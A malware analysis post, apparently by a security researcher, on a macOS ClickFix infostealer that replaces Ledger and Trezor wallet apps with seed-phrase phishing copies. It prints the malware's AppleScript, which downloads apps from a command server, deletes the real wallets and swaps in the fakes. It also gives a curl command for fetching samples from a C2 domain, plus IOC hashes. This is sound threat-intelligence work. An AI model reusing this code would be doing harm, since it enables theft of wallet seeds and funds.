macOS ClickFix infostealer phishes & hijacks your crypto wallets in Russian: pt. 1





Initial ClickFix infection page + various phishing pages for Trezor & Ledger
A recent Mac malware/infostealer strain, usually distributed through ClickFix, now includes a new system that not only exfiltrates Ledger & Trezor Application Support data, but replaces the apps with modified, malicious, and advanced phishing versions. These drop-in app replacements load URLs in-app that emulate official seed recovery under the format http[s]://domain.tld/[ledger/trezor]/[start/main/seed]/token. Enhancements are in-place to avoid the appearance of a browser and to avoid exposing the phishing sites' URLs.
try
    do shell script "test -d " & quoted form of LEDGERDEST
    set ledger_installed to true
on error
    set ledger_installed to false
end try

if ledger_installed then
    try
        do shell script "curl -k --user-agent 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36' -H 'api-key: []' -L " & quoted form of LEDGERURL & " -o " & quoted form of LEDGERDMGPATH
        do shell script "unzip -q -o " & quoted form of LEDGERDMGPATH & " -d " & quoted form of LEDGERMOUNT
        set app_exists to false
        try
            do shell script "test -e " & quoted form of LEDGERPATH0
            set app_exists to true
        on error
            set app_exists to false
        end try
        try
            do shell script "test -e " & quoted form of LEDGERPATH1
            set app_exists to true
        on error
            set app_exists to false
        end try
        if app_exists then
            do shell script "cp -rf " & quoted form of LEDGERDEST & " " & quoted form of LEDGERTMPDEST
            do shell script "rm -rf " & quoted form of LEDGERDEST
            do shell script "mv " & quoted form of LEDGERTMPDEST & " " & quoted form of LEDGERDEST
            do shell script "mv " & quoted form of LEDGERPATH0 & " " & quoted form of LEDGERDESTFILE0
            do shell script "mv " & quoted form of LEDGERPATH1 & " " & quoted form of LEDGERDESTFILE1
            do shell script "codesign -f -d -s - " & quoted form of LEDGERDEST
        end if
    end try

end if

try
    do shell script "test -d " & quoted form of TREZORDEST
    set trezor_installed to true
on error
    set trezor_installed to false
end try

if trezor_installed then
    try
        do shell script "curl -k --user-agent 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36' -H 'api-key: []' -L " & quoted form of TREZORURL & " -o " & quoted form of TREZORDMGPATH
        do shell script "unzip -q -o " & quoted form of TREZORDMGPATH & " -d " & quoted form of TREZORMOUNT
        set app_exists to false
        try
            do shell script "test -e " & quoted form of TREZORPATH
            set app_exists to true
        end try

        if app_exists then
            try
                do shell script "killall -9 'Trezor Suite'"
            end try
            do shell script "rm -rf " & quoted form of TREZORDEST
            do shell script "cp -R " & quoted form of TREZORPATH & " " & quoted form of TREZORAPPFOLDER
        end if
    end try

    try
        do shell script "rm -rf " & quoted form of TREZORDMGPATH
        do shell script "rm -rf " & quoted form of TREZORPATH
    end try
end if
AppleScript excerpt for .app replacement from @vx-underground's RE
I was able to find three active token-domain pairs to grab samples with under http[s]://domain.tld/[ledger/trezor]/[token] from @vx-underground, Dave W., and @JammyPants1119 (very interesting crypto startup job scam). Note that neither fetching the replacement apps nor grabbing the phishing pages actually requires the API key included in the scripts and binaries.
I am actively analyzing the replacement apps. Preliminary findings include various similarities between the Ledger app behavior and what's described here.
- Trezor: Fairly simplistic webpage wrapper that bypasses HTTPS (ATS & credential with no validation). There is no in-app communication with the C2. A fake menu bar includes sizing options to appear more legitimate, along with a WKWebView with no navigation chrome to mask the appearance of a webpage, and some interesting window sizing restrictions to prevent the user from fiddling with the layout. Several red herring functions, like
FBAssistantStellaBusTransport,ChangePasswordViewController, andMSDKDnsNetworkManagerare either empty stubs or always return true.setWindow:is titled asChipDeviceBleScanner, andsetWebView:is titled asFakeBleAdapterInformation. The app'sinfo.plistexposes the phishing domain under an ATS exemption (which also happens to be redundant). - Ledger: Ongoing analysis. The C2's Ledger phishing pages are never actually used. Instead, the sample communicates with a new C2, and seems to be fairly advanced. It includes a (personally never seen before) Web3 provider hijacking module.
curl -k -L \
  --user-agent "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36" \
  -O \
  -J \
  "https://elfrodbloom.today/[trezor/ledger]/[token]"
curl script for grabbing [token].[ledger/trezor] // C2 commands will fail without User-Agent, signifying anti-analysis measures
Note that in the case of the Trezor phish, there are additional webpages available depending on whether the user selects 12, 18, or 24 words (http[s]://domain.tld/trezor/[12/18/24]/token). Also interestingly, while the Ledger module & its variants are fairly established and have been circulating for some time now, the Trezor module is relatively new. It has significantly less obfuscation & is a full .app, where the Ledger module is a drop-in .asar.
https://bazaar.abuse.ch/sample/1e5300f8ea48e0c49346f0ca2752bfc20b8fedeb89007fa667a8fe3b95deecfb/, https://bazaar.abuse.ch/sample/b7229626560262ab8239af3ad47f6dd22882c2124a305da01aad13fbf43c92e3/, https://bazaar.abuse.ch/sample/a95bfa798c55f25953a66a0c6fbf2a48c83c05cf7a54749d024a5f1a754dcedb/, https://bazaar.abuse.ch/sample/b4487ccb451a742e11ce32b21cc5a0e7fe71a93f16908e302b13dbbb785c4510/, https://bazaar.abuse.ch/sample/b0087c38e74444683cc390e8da284a5de067cbb94d8081e56038f7f31b693e51/, https://bazaar.abuse.ch/sample/a98517fdf5fe119b6945193304def308a45aaf3bebc42b35ddc42b0335d8da8e/links for 3 MalwareBazaar sample pairs
IOCs:
- 7d14c6ce9da34479db925b3659d6905a4dd3515bb02fe525cb767d6e20778f01
- a754c9073f856dcf16d203da41a9418b8f09dfa8e2e54592009b01bc9610d4df
- 76e6f0a8722c61f7ab6c5a5146858e7ba3a790dbf85272bad9e954abf4c75502
Importantly, the instances of this strain's C2 seem to run the exact same backend, with the exact same HTML on the phishing pages, which includes comments the malware developers forgot to translate into English from Russian: Стандартный вес для лучшей читаемости, Для заголовков, как на скриншоте, Полужирный, но не 700, Применяем к кнопкам, Остальной HTML остаётся без изменений, Высота сайдбара на всю высоту экрана, & Закрепление сайдбара при прокрутке. Additionally, some page functions are intact from the official Ledger/Trezor code, like the "No device? Buy a Ledger" & the "Support" buttons.
For various reasons including slug patterns and an absence of anything related to fetching additional scripts, I don't believe this is NovaStealer. This X post may be of interest for additional token-domain pairs. It may be a new Odyssey variant.